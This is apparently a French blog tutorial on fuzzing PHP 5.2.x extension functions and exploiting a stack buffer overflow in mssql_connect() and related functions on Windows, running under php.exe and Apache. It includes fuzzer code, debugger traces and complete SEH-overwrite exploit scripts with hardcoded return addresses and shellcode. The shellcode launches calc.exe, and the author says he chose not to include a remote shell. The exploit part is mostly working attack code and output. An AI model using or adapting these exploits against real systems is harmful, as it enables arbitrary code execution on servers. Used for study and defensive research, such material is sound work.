Détection et exploitation de buffers overflows sous PHP et Apache.

Sommaire :

Par lilxam [http://lilxam.blogspot.com].

I. Introduction

Vous l'aurez deviné, dans cet article je vais vous présenter l'exploitation de buffer overflows sous PHP. Vous savez très certainement que PHP est un langage de programmation interprété et ce sur quoi je vais me pencher est son interpréteur à savoir le programme php.exe et ses différents modules.

Outils utilisés :

Ollydbg version 1.10 / 2.0.
IDA.

Supports :

PHP version 5.2.x (les versions 5.x.x doivent également aller).
Apache 2.2.3.0 (les autres versions doivent faire l'affaire).

II.Repérer une faille

1) Configuration de php

Et pour tester tout ça il nous faut une version de PHP. On va alors sur http://www.phpsources.org/ressources-php-php.htm par exemple et on prend la version 5.2.3 au hasard, assez récente mais pas la dernière comme ça on a plus de chance de trouver quelques bugs :). Bon maintenant il nous faut configurer notre php,ini pour pouvoir activer les modules que nous voulons tester. Je suppose que vous savais faire, il vous suffit d'effacer le point virgule devant le nom de votre dll, exemple : *;extension=php_mysql.dll* devient *extension=php_mysql.dll*. Ensuite il y a un autre paramètre à modifier, c'est *extension_dir*. Mettez comme valeur le chemin complet de votre dossier *ext*\. Ce qui donne chez moi : *C:\Documents and Settings\lilxam\Mes documents\Informatique\PHP owning\php-5.2.3-Win32\ext*. Je met à dispo mon php.ini dans l'archive.

2) Fuzzing de php

Et oui parmi les milliers de fonctions de PHP peu sont faillibles. Pour les trouver, nous allons créer ce que l'on appelle un fuzzer. On peut en trouver sur le net mais j'ai trouvé plus intéressant d'en coder un moi-même.
J'ai décidé de m'organiser en trois petits programmes.
Tout d'abord il faut trouver un moyen de lister toutes les fonctions. Pour cela PHP lui-même nous offres la possibilité de le faire grâce à la fonction get_defined_functions() qui va répertorier toutes les fonctions « actives » de PHP. Cela dépendra alors des modules activés ou pas.

Voici le code :

```
<?php

$FuncTab = get_defined_functions();

$fp = fopen("functions.txt", "w+");
fputs($fp, ""); // On vide le fichier
fclose($fp);

$fp = fopen("functions.txt", "a+");
for($i = 0; $i <= sizeof($FuncTab['internal']); $i++)
        fputs($fp, $FuncTab['internal'][$i]."\n");
fclose($fp);
?>
```

Ensuite il nous faire un programme qui va tester si une fonction est faillible ou pas. En général une fonction compte entre 1 et 5 arguments (parfois plus, à vous de modifier le code) ce qui nous laisse pas beaucoup de possibilités.

Voici le code :

```
#include <stdio.h>
#include <windows.h>


int main(int args, char **argv)
{
   if(args < 2)
      exit(0x0);

   printf("\nTesting function %s ...", argv[1]);

   unsigned char req[1100+1];
   unsigned char bof[999+1];

   ZeroMemory(&req, sizeof(req));
   ZeroMemory(&bof, sizeof(bof));

   memset(bof, 0x41, 999);


   sprintf(req, "php -r %s('%s');", argv[1], bof);
   system(req);

   sprintf(req, "php -r %s(1, '%s');", argv[1], bof);
   system(req);

   sprintf(req, "php -r %s('%s', 1);", argv[1], bof);
   system(req);

   sprintf(req, "php -r %s(1, 1, '%s');", argv[1], bof);
   system(req);

   sprintf(req, "php -r %s(1, '%s', 1);", argv[1], bof);
   system(req);

   sprintf(req, "php -r %s('%s', 1, 1);", argv[1], bof);
   system(req);

   sprintf(req, "php -r %s(1, 1, 1, '%s');", argv[1], bof);
   system(req);

   sprintf(req, "php -r %s(1, 1, '%s', 1);", argv[1], bof);
   system(req);

   sprintf(req, "php -r %s(1, '%s', 1, 1);", argv[1], bof);
   system(req);
```

```
    sprintf(req, "php -r %s('%s', 1, 1, 1);", argv[1], bof);
    system(req);

    sprintf(req, "php -r %s(1, 1, 1, 1, '%s');", argv[1], bof);
    system(req);

    sprintf(req, "php -r %s(1, 1, 1, '%s', 1);", argv[1], bof);
    system(req);

    sprintf(req, "php -r %s(1, 1, '%s', 1, 1);", argv[1], bof);
    system(req);

    sprintf(req, "php -r %s(1, '%s', 1, 1, 1);", argv[1], bof);
    system(req);

    sprintf(req, "php -r %s('%s', 1, 1, 1, 1);", argv[1], bof);
    system(req);

    return EXIT_SUCCESS;
}
```


Et pour finir le programme chef, celui qui va parcourir la liste des fonctions et ordonner à notre testeur de vérifier si elles sont faillibles. Ceci nous donne :

```
#include <stdio.h>
#include <windows.h>

#define MAX_SIZE 255


int main()
{
   unsigned char buf[MAX_SIZE+1];

   ShellExecute(NULL, "open","php", " -f fuzzer.php", NULL,
SW_NORMAL);

   Sleep(3000);
   FILE *fp = NULL;
   fp = fopen("functions.txt", "r");

   if(fp != NULL)
   {
      while(fgets(buf, MAX_SIZE, fp))
      {
         sscanf(buf, "%s\r\n", buf);
         printf("\n[+] Fuzz on %s...", buf);
         ShellExecute(NULL, "open","fuzzme.exe ", buf, NULL,
SW_NORMAL);
         if(GetLastError() == 0x0)
            printf("OK");
         else
            printf("FAILED\n-------- Error : %d (0x%x)",
GetLastError(), GetLastError());

         ZeroMemory(&buf, sizeof(buf));
         Sleep(1500);
      }
   }


   getchar();
   return EXIT_SUCCESS;
}
```

Après avoir tester avec plusieurs modules, je trouve un BOF sur mssql_connect() et mssql_pconnect() ainsi que msql_connect() et msql_pconnect(). Maintenant place à la compréhension et à l'exploitation.
Et après avoir tester sur tous les modules de la version 5.2.6 je trouve cette liste de fonction faillible :

fbird_connect() OK
fbird_pconnect() OK
ibase_connect() OK
ibase_pconnect() OK
msql_pconnect() OK
msql_connect() OK
mssql_pconnect() OK
mssql_connect() OK

Toutes des fonctions ayant un rapport avec la connexion à une base de donnée. On verra par la suite que le bug est le même pour toutes ces fonctions. Un petit screenshot de mon fuzzer une fois le test terminé :



III. Voyage au coeur de php : analyse de la fonction faillible.

1) Localisation de la fonction

A ce moment viens un petit problème, je m'attendais à voir les fonctions dans les exports des modules. Mais ceux-ci sont vides. On va donc devoir tracer dans php jusqu'à entrer dans le module voulu et on arrivera à notre fonction. Prenons Ollydbg, et chargeons php.exe. Ensuite dans Debug->Arguments on spécifie l'argument suivant : -f sploit.php. Ensuite Ctrl+F2 pour reload le programme. On édite entre temps le fichier sploit.php comme suit :

```
<?php
$buf = str_repeat("A", 1000);
mssql_connect($buf);
?>
```

On trace un peu le code, fais quelques essaies et arrivons sur un CALL :

```
004021BC   . FF15 20414000  CALL DWORD PTR DS:[<&php5ts.php_execute_script>]
;  php5ts.php_execute_script
```

Le nom parle de lui-même. On entre dans le CALL et arrivons dans un nouveau module : php5ts.dll. On trace dans la dll et on arrive à ce nouveau CALL :

```
100BAC08   E8 7381F4FF      CALL php5ts.zend_execute_scripts.
```

On continue, on passe sur ce code :

```
0002DE0   FF15 B8084B10    CALL DWORD PTR DS:[zend_compile_file]          ;  1
php5ts.compile_file.
```

Et on continue jusqu'à ce nouveau CALL qui est lui aussi très parlant :

```
10002E81   FF15 9C084B10    CALL DWORD PTR DS:[zend_execute]               ;
php5ts.execute
```

On entre dedans on exécute le code et on arrive à une boucle :

```
1001C20A   8B16            MOV EDX,DWORD PTR DS:[ESI]
1001C20C   A1 E8084B10     MOV EAX,DWORD PTR DS:[executor_globals_id]
1001C211   8B4C82 FC       MOV ECX,DWORD PTR DS:[EDX+EAX*4-4]
1001C215   8A81 67010000   MOV AL,BYTE PTR DS:[ECX+167]
1001C21B   84C0            TEST AL,AL
1001C21D   74 0A           JE SHORT php5ts.1001C229
1001C21F   6A 00           PUSH 0
1001C221   E8 2ABA0700     CALL php5ts.zend_timeout
1001C226   83C4 04         ADD ESP,4
1001C229   8B4424 04       MOV EAX,DWORD PTR SS:[ESP+4]
1001C22D   8D5424 04       LEA EDX,DWORD PTR SS:[ESP+4]
1001C231   56              PUSH ESI
1001C232   52              PUSH EDX
1001C233   FF10            CALL DWORD PTR DS:[EAX]
1001C235   83C4 08         ADD ESP,8
1001C238   85C0            TEST EAX,EAX
1001C23A  ^7E CE           JLE SHORT php5ts.1001C20A
```

On voit en 1001C233 un CALL dont l'adresse est pointé par EAX. Si on pose un bp sur ce CALL et qu'on run à plusieurs reprise on voit bien que la valeur de EAX change. Au huitième passage l'exception Acces Violation est levée, ce qui veut dire que mon mssql_connect() a été exécuté. On recharge notre php.exe on refais tout le tralala et on revient à cette boucle. On en fais sept tours et au huitième on entre dans ce mystérieux CALL. Et là on voit un peu plus bas dans le code un appel à la fonction zend_hash_find(). On pose un bp dessus, on run et quand on break on regarde les deux arguments poussés sur la pile et on voit que l'un est une string mais pas n'importe laquelle, il s'agit du nom de notre fonction : mssql_connect() :). On continue, on arrive ici :

```
10022CC0   E8 FB95FFFF     CALL php5ts.1001C2C0
```

on trace dans le CALL. On voit plein de vérifications sur les arguments, on exécute tout ça pas à pas et on s'aperçoit que lorsque qu'on passe sur cette portion de code l'exception est levée :

```
1001CA94   50              PUSH EAX
1001CA95   52              PUSH EDX
1001CA96   FF51 24         CALL DWORD PTR DS:[ECX+24]
```

On recommence une nouvelle fois notre train train (ça devient long ^^'). Cette fois on breake sur le CALL et on rentre dedans. Et là miracle, on entre dans un nouveau module à savoir php_mssql.dll.

2) Analyse de la faille

On voit rapidement ce CALL :

```
018416D0   E8 0B000000      CALL php_mssq.018416E0
```

On entre dedans on trace et on voit que c'est lors de ce CALL que le programme plante :

```
01842460   E8 15470000      CALL <JMP.&ntwdblib.#58>
```

On voit qu'il s'agit d'un appel à la fonction dbopen() contenue dans ntwdblib.dll (SQL Server Client Library). Parmi les arguments passés à cette fonction notre chaine de mille caractères. On trace alors et lorsqu'on arrive sur l'instruction de cette fonction :

```
733256F9   8B51 20          MOV EDX,DWORD PTR DS:[ECX+20]
```

avec ECX+20 = 0x41414161, l'exception Access Violation est levée. Cela veut donc dire que la faille est présente dans cette fonction. Maintenant il serait pas très pratique de tracer toute la fonction en cherchant quelle instruction copy la chaine dans une autre en analysant la pile à chaque fois. C'est pourquoi j'ai eu l'idée de remplacer cette ligne de sploit.php :

```
$buf = str_repeat("A", 1000);
```

par

```
$buf = str_repeat("A", 2000);
```

De cette façon l'instruction qui va copier les données va vouloir écrire en dehors des limites de la pile et et de ce fait l'exception Access Violation immédiatement et non au RET. On teste, on trace dans la fonction dbopen() sans se poser de question et hop, Olly s'arrête sur l'instruction suivante :

```
73325648   F3:A5           REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
```

avec ESI qui pointe vers notre méchante string. Youpi c'est finis \o/. La faille est donc belle est bien contenue dans la fonction dbopen() de ntwdblib.dll. Allé maintenant place à l'exploitation. Avant de continuer, je rappelle que l'acsess violation survient à cette instruction :

```
733256F9   8B51 20          MOV EDX,DWORD PTR DS:[ECX+20]
```

Pour ceux qui ne l'aurait pas compris, le progamme va tenter de copier dans EDX le DWORD pointé par *ECX+20* et va donc tenter « d'accéder » à ECX+20 qui a malheureusement été victime du débordement de tampon et qui n'est donc pas une adresse valide d'où l'exception. Mais alors là on se rend compte que tout va mal. En effet l'exception a lieu avant le RET et de ce fait l'EIP n'est pas réécris. Je m'explique, quand on entre dans un CALL, l'adresse de retour est poussée sur la pile. Ensuite sont poussées d'autres variables et on obtient une stack semblable à ceci (Les valeurs sont choisies au hasard, c'est juste pour aider à la compréhension) :

```
DWORD var 1             =  0x1
DWORD var2              =  0x401050
...
DWORD Return Address    =  0x401005
```

lors d'un buffer overflow, admettons qu'on essaye de copier une chaine trop grande dans var 1, toutes les variables suivantes vont être écrasées suivant la taille de la chaine. On aura donc une stack comme suivant :

```
DWORD var 1             =  0x41414141
DWORD var 2             =  0x41414141
... 0x4141..
DWORD Return Address    =  0x41414141
```

Et habituellement le code est exécuté jusqu'au RET qui place Return Address dans EIP et le programme va donc tenter d'accéder à 0x41414141 pour exécuter le code contenu à cette adresse. Sauf que si on prend le cas de notre fonction dbopen() ce n'est pas un RET qui provoque l'access violation mais un simple MOV qui lui va vouloir accéder à la variable pointé par var2 par exemple seulement le programme ne va pas chercher à exécuter quoi que ce soit et donc l'EIP ne sera pas réécri. De plus une exception est généré donc on arrivera pas jusqu'au RET. Mais alors comment on va faire ???

IV. Exploitation de la vulnérabilité

1) Exploitation sur php.exe versions <= 5.2.6

Pour commencer analysons rapidement notre petit php.exe. Dès l'Entry-Point le programme va poser un handler de bas niveau pour gérer ses exceptions. Voilà un point qu'il nous faut retenir pour la suite.
Comme vu précédemment, on ne peut pas exploiter notre BoF de manière classique en redirigeant le flux d'exécution par le biais d'un RET, c'est pourquoi j'ai choisis d'opérer autrement que d'habitude. Je vais utiliser un autre moyen pour rediriger mon flux d'execution, celui du SEH overwriting. Pour ce qui ne connaissent pas, vous pouvez aisément trouver des infos sur google, ou peutêtre que je ferais bientôt un article sur le sujet.
L'exploitation est un poil plus difficile mais le résultat est beaucoup plus stable.
C'est partis, on prend IDA on ouvre ntdll.dll on disass la fonction ExecuteHandler() et on cherche l'addresse du CALL ECX qui est le CALL qui va appeler la routine pointé par le dernier handler SEH déclaré. C'est cette adresse que nous allons tenter d'écraser. Chez moi avec XP SP3 l'addresse est : 0x7C9132A6.
Ensuite on prend Olly, on charge php.exe on oublie pas de set l'argument : -f sploit.php. Dans sploit.php on y met comme tout à l'heure :

```
<?php
$buf = str_repeat("A", 1000);
mssql_connect($buf);
?>
```


Et on run. Là on breake sur le CALL ECX avec ECX égal à 0x00403100, l'adresse du handler définis par le programme. Donc jusque là tout est normal. Maintenant on regarde la pile et on voit que notre débordement de 0x41 s'arrête en 0x00C0FD9C+0x4. Plus bas dans la pile on voit la liste chainée des deux handler SEH :

```
00C0FFB0  |00C0FFE0  Pointer to next SEH record
00C0FFB4  |00403100  SE handler
00C0FFB8  |004051F8  php.004051F8
...
00C0FFE0   FFFFFFFF  End of SEH chain
00C0FFE4   7C839AC0  SE handler
00C0FFE8   7C817070  kernel32.7C817070
```

Comme dis plus haut, ExecuteHandler() va exécuter le dernier handler SEH définis, et donc celui déclaré au début du programme. On va donc écraser l'adresse en 0x00C0FFB4. On fait le calcul 0x00C0FFB4-0x00C0FD9C-0x4 = 0x214 = 532. Il nous manque donc 532 caractères dans notre chaines pour écraser l'adresse. On a donc [1532 * '\x41' + PSEUDO_EIP]. On update notre sploit.php comme ceci :

```
<?php

$buf = str_repeat("A", 1532);
$eip = "\x61\x61\x61\x61";
$buf .= $eip;
mssql_connect($buf);
?>
```

On teste, Olly breake sur le CALL ECX avec ECX = 0x61616161. Un petit screenshot :



Bon on arrive donc à rediriger notre flux. Maintenant on regarde vers qu'elle addresse pointe ESP. Normalement vous devez avoir 0x00C0F21C. Cette adresse pointe vers 0x00C0F300 qui pointe vers la valeur 0xC0000005 qui est le Exception Code de l'Access Violation. Et on regarde le DWORD qui suit :

```
00C0F220   00C0FFB0     <---  Pointer to Pointer to Next SEH
```

Et en 0x00C0FFB0 nous avons 0x41414141. Ah ne pas oublié que lors d'un CALL, l'adresse de retour est poussée sur la pile. Notre pile ressemblera donc à ça :

```
DWORD ret
DWORD Pointer to ExceptionCode
DOWRD Pointer to Pointer to Next SEH  <--- On a la main sur le Pointer to Next SEH
```


Allé un petit dump de la stack AVANT LE CALL (donc l'adresse de retour n'a pas encore été poussée sur la pile) pour voir tout ça :

```
00C0F21C   00C0F300   <---  Pointer to ExceptionCode
00C0F220   00C0FFB0 <---  Pointer to Pointer to Next SEH
00C0F224   00C0F31C
00C0F228   00C0F2D4
00C0F22C   00C0FFB0  Pointer to next SEH record
00C0F230   7C9132BC  SE handler
00C0F234   00C0FFB0  ASCII "AAAAaaaa"
00C0F238  /00C0F2E8
00C0F23C  |7C91327A  RETURN to ntdll.7C91327A from ntdll.7C913282
00C0F240  |00C0F300
00C0F244  |00C0FFB0  ASCII "AAAAaaaa"
...
00C0F2FC   00C0F31C
00C0F300   C0000005  <--- Exception Code
00C0F304   00000000
...
00C0F9B8   41414141
00C0F9BC   41414141
00C0F9C0   41414141
00C0F9C4   41414141
...
00C0FFA0   41414141
00C0FFA4   41414141
00C0FFA8   41414141
00C0FFAC   41414141
00C0FFB0   41414141  Pointer to next SEH record
00C0FFB4   61616161  SE handler
00C0FFB8   00405100
00C0FFBC   00000000
00C0FFC0   00C0FFF0
00C0FFC4   7C817067  RETURN to kernel32.7C817067
00C0FFC8   7C920208  ntdll.7C920208
00C0FFCC   FFFFFFFF
00C0FFD0   7FFDF000
00C0FFD4   8054B6ED
00C0FFD8   00C0FFC8
00C0FFDC   856BF030
00C0FFE0   FFFFFFFF
00C0FFE4   7C839AC0  kernel32.7C839AC0
00C0FFE8   7C817070  kernel32.7C817070
00C0FFEC   00000000
00C0FFF0   00000000
00C0FFF4   00000000
00C0FFF8   00402FC2  php.<ModuleEntryPoint>
00C0FFFC   00000000
```

Il nous faudrait donc dépiler les deux premiers DWORD de la pile et ensuite faire un RET sur 0x00C0FFB0 et nous atterrirons sur notre Pointer to SEH handler, ce qui serait merveilleux puisque qu'on peut réécrire Pointer to SEH handler. Je rappelle que l'instruction pour dépiler des données de la pile est POP. Si on trouve deux POP suivis d'un RET on pourra alors exécuter ce qui est normalement un *Pointer to Next SEH*. On trouve ceci en 0x004030C3 par exemple :

```
004030C3  |. 59          POP ECX
004030C4  |. 59          POP ECX
004030C5  \. C3          RETN
```

Voilà sous Olly se que ça donne au moment du CALL ECX :



Le problème maintenant est qu'il n'y a pas la place pour un shellcode en 0x00C0FFB0 puisqu'en 0x00C0FFB4 est notre adresse de « retour ». Vous me direz peutêtre « Attend je te suis plus là ». Alors voyons où nous en sommes. Voici le SEH que sur lequel nous travaillons :

```
00C0FFB0  |00C0FFE0  Pointer to next SEH record
00C0FFB4  |00403100  SEH handler
```

Le *SEH handler* on s'en sert pour rediriger le flux d'exécution du programme et le *Pointer to next SEH record* est le DWORD vers lequel le RET va nous envoyer. Et il est vrai que on ne peut pas placer notre shellcode ici puisque le *SEH handler* est juste après. L'astuce va donc être de faire un saut en arrière dans la pile avec l'instruction JMP SHORT. Voilà maintenant il ne nous reste plus qu'à ajouter notre shellcode et suivant sa taille on pourra définir notre JMP SHORT. Dans mon cas je vais prendre $jmp = "\xEB\x90\x90\x90"; pour faire un saut de 0x90 octets. C'est suffisant pour placer mon petit shellcode et je complète le tout par des NOPs.

Tout ceci va nous donner :

[(1532 -104)* '\x41' + SHELLCODE + NOPs + JMP_SHORT 0x90 + PSEUDO_EIP]

L'exploit :

```
<?php

$buf = str_repeat("A", 1532-104);

//Execute calc.exe
$shellcode = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";
$shellcode .= "\xBF\xC7\x93\xBF\x77"; //mov edi,7CBF93C7 address of system()
$shellcode .= "\xE8\xFF\xFF\xFF\xFF\xCC\x44\x58\x83";
$shellcode .= "\xC0\x0B\x6A\x05\x50\xFF\xD7";
$shellcode .= "calc.exe"."\x20";

echo strlen($shellcode);
$nop = str_repeat("\x90", 100-strlen($shellcode));
$jmp = "\xEB\x90\x90\x90";
$eip = "\xC3\x30\x40\x00";

$buf .= $shellcode.$nop.$jmp.$eip;
mssql_connect($buf);

?>
```

On teste :

Voici l'état au niveau du CALL ECX :

On voit bien l'adresse en ECX, et les 2 DWORD sur la pile. Ensuite on fait F7 pour entrer dans le CALL on a nos deux POP suivis du RET qui renvoi sur notre JMP SHORT et qui exécute notre shellcode.
Bon après à vous d'utiliser un shellcode plus adapté à vos besoins, j'aurais pu vous coller un remote shell mais bon je suis pas trop pour les script kidies donc sorry les lamerz :p. De plus je pense que les conséquence d'une telle attaque peuvent être assez sévère dans certains cas.
Bref revenons à nos moutons, tout à l'heure j'ai dis que mssql_pconnect() était aussi faillible. Et comme cette fonction utilise elle aussi dbopen(), l'exploit reste le même :).
Bon et maintenant vous me direz « C'est bien beau tout ça, mais tu nous emmerde avec php.exe mais moi c'est Apache que je veux owned ». D'accord alors voyons ça pour Apache :).

2) Exploitation sur Apache.exe 2.2.3.0

Pour commencer testons notre exploit avec Apache. Pour celà munissez vous de EasyPhp par exemple et exécutez le script normalement. Et là c'est le drame, pas de calculatrice qui apparait, seulement un message d'erreur. Si on disass Apache.exe on se rend compte que ce n'est rien d'autre que php.exe mais avec une partie serveur HTTP. Alors les paramètres qui diffèrent vont être la taille de la stack et on devra trouver une autre adresse de retour pour le POP POP RET. Ok donc il suffit d'activer le just in time debugger de Olly et voir ce qu'il faut modifier. Je vous conseille de vous munir de la version 2.0 de Ollydbg (http://www.ollydbg.de/version2.html) car j'ai eu quelques

soucis avec la 1.10.
On relance notre script et on attache avec Olly.
On regarde la stack et on voit qu'il nous manque (je ne ré-explique pas tout) 156 octets pour arriver à écraser l'adresse du handler SEH. Ensuite on cherche un POP POP RET, j'en ai trouvé un en 0x00401FA0.
Notre exploit pour Apache devient donc :

```
<?php

$buf = str_repeat("A", 1532+156-104);

//Execute calc.exe
$shellcode = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";
$shellcode .= "\xBF\xC7\x93\xBF\x77"; //mov edi,7CBF93C7 address of system()
$shellcode .= "\xE8\xFF\xFF\xFF\xFF\xCC\x44\x58\x83";
$shellcode .= "\xC0\x0B\x6A\x05\x50\xFF\xD7";
$shellcode .= "calc.exe"."\x20";

echo strlen($shellcode);
$nop = str_repeat("\x90", 100-strlen($shellcode));
$jmp = "\xEB\x90\x90\x90";
$eip = "\xA0\x1F\x40\x00";

$buf .= $shellcode.$nop.$jmp.$eip;
mssql_connect($buf);

?>
```

On teste et hop ça fait des chocapics :).
Voilà maintenant vous savez trouver et exploiter des buffer overflows sur php.exe et Apache.exe :).

Remerciements à tous les gens de #carib0u et #nibbles et plus spécialement à 0vercl0k.